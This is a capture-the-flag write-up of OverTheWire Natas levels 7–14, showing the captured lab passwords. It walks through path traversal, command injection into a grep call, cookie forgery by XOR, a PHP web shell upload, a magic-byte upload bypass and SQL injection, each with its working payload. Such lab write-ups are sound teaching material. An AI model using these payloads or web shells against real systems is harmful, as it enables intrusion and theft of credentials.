
Natas Level 7:

This is an example of the "file include" vulnerability. The file or page containing the password could be accessed by appending ../../../etc/web_pass/natas8(mentioned in the HTML of the page)

The URL of the page would be

http://natas7.natas.labs.overthewire.org/index.php?page=../../../etc/natas webpass/natas8

The screenshots of the same are here:



The password for the level 8 is DBfUBfqQG69KvJvJ1iAbMolpwSNQ9bWe

Natas Level 8:

This level is similar to level 6 where a secret password was hidden in the script. In this level the password is hidden in the script

The secret code is encoded with a sequence of actions starting with converting the string to hexadecimal using bintohex function and then encoding the reversed hexadecimal string to base_64 in the function encodeSecret.

The secret code stored in a variable \$encodedSecret that is compared with secret code output of the function encodeSecret.

Here are the screenshots depicting the process

```
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
        } else {
        print "Wrong secret";
        }
}
```


I have used the online tool http://www.writephponline.com to execute the php script to obtain the secretcode. I have used the pack function to convert hexadecimal to binary and base64_encode to encode in base_64.

```
2    echo base64_decode(strrev(pack("H*" , "3d3d516343746d4d6d6c315669563362")))
3    ?>

oubWYf2kBq
```

The secret code is **oubWYf2kBq**.

On entering the secret code the password for the level 9 is obtained.



The password for the natas level 9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Natas Level 9:


In this level the source code reveals that the the \$key input is passed through the grep command to the file dictionary.txt.

```
<?
$key = "";


if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
```

When we search with admin we get the following output:



This indicates that we can pass(inject) code into the application to reveal the password for the next level. Thus entering; cat /etc/natas_webpass/natas10 # reveals the password for the level 10.



The password for natas 10: nOpp1igQAkUzal1GUUjzn1bFVj7xCNzu

Natas Level 10:

This level is similar to the previous level. The source code shows that the \$key is used similar to the natas 10. This level has an additional filter that prohibits the use of special characters; | & , thus we cannot use the character; used in the previous level. Hence searching for .* /etc/natas_webpass/natas11 # gives the password for the next level

```
$key = "";
if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}
if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```

Password for the natas level 11 is U82q5TCMMQ9xuFol3dYX61s7OZD9JKoK

Natas Level 11:

The source code shows that the it first checks if the cookie 'data' exists. If the cookie does not exist, the code will load the defaults ("showpassword"=>"no", "bgcolor"=>"#ffffff")


The method saveData takes the data input and

- 1) json_encodes the array
- 2) xor_encrypts the json data
- 3) base64_encodes the xor

The base64 encoded data is set to the cookie.

Reversing these steps helps solving this level. For this i got the cookie value using burp suite

CIVLIh4ASCsCBE8IAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D



The below script was used to decode the cookie

```
[(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ php natas11.php
XOR Key: qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ []
```

So now I know that the XOR key is "qw8J". It's repeated over and over, because the string it's encoding is longer than the key, so it gets repeated, otherwise it'd be XOR to nothing.


I then took this XOR key and tried to use it to encode a new cookie value, so that I could switch the "showpassword" value to "yes". I wrote the following script to do so.

The new cookie value is:

CIVLIh4ASCsCBE8IAxMacFMOXTITWxooFhRXJh4FGnBTVF4sFxFeLFMK

```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ php natas11_1.php
New Cookie Value: ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
```

The cookie value is changed to the new value and page is refreshed to obtain the password to the level natas 12



Password for level 12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3


Natas Level 12:


In this level, it appears that the page allows you to upload a file. The page source shows us that the PHP code has a function getRandomString which gets the random name for the file uploaded and function makeRandomPathFromFilename makes the extension for the uploaded file.

So I uploaded a php file webshell1.php which has the following code: <?php system(\$_GET['cmd']); ?>

And using burp I changed the random file name to the webshell1.php. This ensures that the php file(extension php) is uploaded instead of extension jpg.

1 natas12.natas.labs.overthewire.org





Now accessing the php file with cmd parameter as: cmd=cat /etc/natas webpass/natas13 will give the password to the level 14.

jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

The password for the Natas level 13 is jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Natas Level 13:

This level is very similar to the previous except that there is a filter to check that the uploaded files are just jpg files. This prevents us to directly upload a php file. Here is code snippet

```
if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
   echo "File is too big";
} else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
   echo "File is not an image";
   if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
       echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
       echo "There was an error uploading the file, please try again!";
```

The above code reads the first few bytes to determine if it is an image?!

So this function is just checking if the magic bytes of the header are there... The magic bytes for a jpg is "\xFF\xD8\xFF\xE0". So we just need to start our PHP script with those bytes.

So we use the script

```
<?
readfile("/etc/natas webpass/natas14");
?>
```


But to make it we will use echo to generate it with those 4 bytes first:

\$ echo -en "\xFF\xD8\xFF\xE0\n<?\n\treadfile('/etc/natas_webpass/natas14');\n?>\n" > natas13.php

Then we choose the natas13.php file to upload and change the extension of the hidden filename in the page source from jpg to php before we upload the file.

```
n
          Elements
                    Console
                               Sources
                                         Network
                                                   Performance
<html>
▶ <head>...</head>
▼ <body>
   <h1>natas13</h1>
  ▼ <div id="content">
     ::before
     For security reasons, we now only accept image files!"
     <br>>
     <br>
    ▼<form enctype="multipart/form-data" action="index.php" method="POST">
       <input type="hidden" name="MAX_FILE_SIZE" value="1000">
       <input type="hidden" name="filename" value="u57lsb6a61.php"> == $0
       Choose a JPEG to upload (max 1KB):"
       <input name="uploadedfile" type="file">
       <input type="submit" value="Upload File">
     </form>
    ▶ <div id="viewsource">...</div>
     ::after
    - / - - - -
```

Then we upload the file and open the uploaded file(now a php file) to see the password for the next level.





The password for the natas level 14 is Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

Natas Level 14.

This level is a simple sql injection. The vulnerability was exploited by simply appending the username and password parameters in the URL. The username has condition 1 = 1 which always results in the true condition and an sql query


SELECT * from users where username="" or 1 = 1 -- " and password="password" Is formed which dumps all the contents.

Appended value:

debug=true&username="%20or%201%20=%201%20--%20&password=password

URL: http://natas14.natas.labs.overthewire.org/?debug=true&username=%22%20or%201%20=%201%20--%20&password=password

① natas14.natas.labs.overthewire.org/?debug=true&username="%20or%201%20=%201%20--%20&password=password



The password for the natas level 15 is AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J